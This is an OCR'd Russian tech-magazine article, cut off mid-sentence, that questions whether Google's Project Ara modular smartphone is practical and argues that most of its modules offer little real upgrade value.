
ЕСТЬ ЛИ БУДУЩЕЕ У МОДУЛЬНЫХ СМАРТФОНОВ?

Евгений Зобнин
androidstreet.net

Модульный смартфон от Google под кодовым именем **Project Ara** уже успел наделать много шума и засветиться во всех хоть сколько-нибудь связанных с мобильными технологиями изданиях. Действительно, девайс, который можно собрать по кусочкам на манер всеми нами любимых IBM PC, — это очень и очень заманчивая идея, чтобы не обратить на нее внимание. Но давай спустимся на землю и выясним, а нужна ли эта модульность на самом деле?

IBM PC был далеко не первым компьютером, допускающим расширение и апгрейд, но обычно именно он ассоциируется с понятием модульности. В IBM PC можно заменить практически все, начиная от процессора и заканчивая чипом BIOS. Если видеокарта перестала тянуть игры, достаточно купить новую, память всегда можно расширить, благо еще остались свободные слоты, жесткий диск заменить на SSD. Да что там говорить, даже первые 3D-ускорители можно было менять отдельно от самой видеокарты (я сам был обладателем voodoo2, которая подключалась к выходу видяхи обычным VGA-шнуром). Удобно, экономно, да и фантазию проявить можно.


Так почему бы не использовать тот же подход в мобильной технике? В конце концов, даже ноутбуки позволяют наращивать память, менять жесткие диски, оптические приводы, а иногда и видеоадаптер без необходимости полной разборки. Чем смартфоны хуже? Видимо, так в Google и решили, когда начали проект Ara. В результате получился довольно забавный модульный смартфон, состоящий из девяти модулей различного назначения и съемного экрана. И его работающий прототип успешно продемонстрировали на Mobile World Congress 2015.



На первый взгляд смартфон выглядит очень и очень круто. Полный хотплаг (во время выступления в работающий смартфон вставили модуль камеры, и он тут же активировался), поддержка самых разных размеров модулей (от 1 x 1 до 2 x 2), простота установки и извлечения (все на магнитах), независимость от места установки (контактные площадки и протокол обмена данными UniPro у всех модулей одинаковы), открытый MDK (Module Development Kit), позволяющий любым сторонним компаниям создавать собственные модули (Toshiba уже отметилась 5-мегапиксельной камерой). Красота, да и только.

Но давай немного отвлечемся от восторгов и попробуем задать Google вопрос: какой выигрыш это нам дает? Если обратить внимание на презентацию Project Ara, можно насчитать девять модулей, составляющих смартфон: процессор (точнее, SoC), аккумулятор, два динамика, один совмещенный с камерой фронтальный динамик, задняя камера, модуль Wi-Fi/Bluetooth, радиомодуль (3G/LTE), порт microUSB и сменный экран.

The world according to Project Ara: AP as module




Стандартные модули

Как видишь, возможностей расширения оперативной памяти, установки более производительного видеоадаптера или хотя бы дополнительного модуля постоянной памяти здесь не предусмотрено. Все это находится внутри модуля SoC. Такой подход можно оправдать: во-первых, инженеры явно столкнулись с техническими ограничениями при подключении оперативной и постоянной памяти с помощью UniPro, а во-вторых, современный мобильный процессор — это именно система на кристалле. То есть, кроме самого CPU, он включает в себя видеоускоритель, модуль позиционирования, специальные DSP-сопроцессоры, а иногда и LTE-модем (но не в случае с Project Ara). Некоторые из этих компонентов, конечно, можно разнести или продублировать, но тот же ускоритель из кристалла не вытащишь, и в виде отдельных чипов его не производят.

Итого, мы имеем готовую вычислительную платформу, заключенную в один модуль, плюс набор периферийных модулей. Какие из них может возникнуть желание проапгрейдить?

- **Камера?** В современные смартфоны уже давно ставят сенсоры как минимум на 8 Мп. По качеству съемки они уделывают мыльницы, а до зеркалок им все равно не добраться.
- **LTE-модем?** Ну может быть, однако мне трудно представить, что кому-то в ближайшие годы будет мало скоростей LTE. Скорее сам Project Ara устареет.
- **Экран?** В смартфоны средней ценовой категории уже давно устанавливают качественные IPS-экраны с плотностью пикселей выше 300 DPI. А заменить разбитый экран в современном смартфоне так же просто, как установить дополнительный модуль оперативки в ноутбук.
- **Порт microUSB?** К моменту начала продаж Project Ara уже везде будут USB Type-C.
- **Динамики?** Ну это даже не смешно.

В целом есть всего два компонента, обновление/расширение которых имеет хоть какой-то смысл: аккумулятор и сам процессор. Но и здесь не все так просто — дело в том, что как полноценный смартфон Project Ara работает только в полной сборке. Так что, если мы захотим установить дополнительные аккумуляторы, нам придется отказаться от части функциональности, к примеру — убрать динамики и камеру. В этом нет ничего плохого, но та же задача намного эффективнее решается с помощью чехлов с дополнительной батареей.




Один из первых прототипов

Что касается процессора (SoC'a), то тут ситуация двоякая. Действительно, проще и дешевле купить новый «процессорный модуль» и вставить его в уже имеющийся смартфон, чем покупать новый аппарат. Но это только на первый взгляд. На самом деле плата, несущая SoC, оперативную и постоянную память, — это самый дорогой компонент смартфона, составляющий более половины его цены. А если так, то не проще ли купить новый смартфон? Цены на них стремительно падают, и тот же OnePlus One с тремя гигами оперативки и четырехъядерным Snapdragon 801 на 2,5 ГГц сегодня стоит всего 250 долларов (новый). И он гораздо тоньше и эстетичнее, чем прототип Project Ara.

OnePlus One

Однако есть у Project Ara и другое интересное свойство: возможность установки нестандартных модулей. Сторонние производители могут реализовать в виде модуля практически любой электронный инструмент, будь то 3D-сканер, инфракрасная камера, счетчик Гейгера, ФМ-трансмиттер или даже алкотестер. Все это можно подключить к смартфону и сейчас, но в Project Ara модули будут аккуратно встроены в сам аппарат вместо подключения к аудиоджеку или порту USB/Lightning. Да, это значительно удобнее, но опять же пользователей таких нестандартных модулей будет не так много.



Связь модулей в Project Ara третьей реинкарнации

Еще одно интересное применение Project Ara — это обмен модулей между устройствами. В рамках проекта планируется выпустить три разных модели «каркаса» смартфона: среднего размера (примерно как Nexus 5), большого (6-дюймовый фаблет) и малого (скорее всего, это 4–4,5-дюймовый смартфон). Все они будут использовать одинаковый формат модулей, что откроет нам довольно интересные схемы работы с устройствами. Например, ты приходишь домой со своим смартфоном, достаешь из него процессор (а вместе с ним и 